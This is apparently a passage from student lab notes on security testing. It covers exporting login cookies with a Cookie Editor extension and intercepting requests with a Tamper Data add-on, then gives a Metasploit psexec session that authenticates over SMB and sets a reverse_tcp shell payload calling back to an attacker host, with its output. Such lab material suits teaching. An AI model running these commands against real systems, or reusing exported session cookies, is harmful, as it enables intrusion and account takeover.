
Step 2: Search and install Cookie Editor



Step 3: Then Click on Cookie extension to get cookie




Step 4: Open a Website and Login and then click on export cookie




B] Tamper data add-on


Step 1: Open Firefox



Step 2: Go to Tools > Add-ons > Extension and search and install Temper data



Step 3: Select A Website For Tempering Data E.G.(Youtube) And Click Start Tempering And Stop Tampering .



moz-extension://0254a941-57fc-4196-9f6b-0f2e2d20910a - Start Tamper Data - Mozilla Firefox

Details

URL
Method GET
Type main_frame

Headers

Name	Value
host	<input type="text" value="www.google.com"/>
user-agent	<input type="text" value="Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0"/>
accept	<input type="text" value="text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml,*/*;q=0.8"/>
accept-language	<input type="text" value="en-US,en;q=0.5"/>
accept-encoding	<input type="text" value="gzip, deflate, br"/>
cookie	<input type="text" value="CGIC=CglmaXJlZm94LWl1P"/>

Stop Tamper

Ok

PRACTICAL NO.9

AIM: Using Metasploit to exploit (Kali Linux)

Steps:

Download and open metasploit

Use exploit to attack the host

Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZWScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```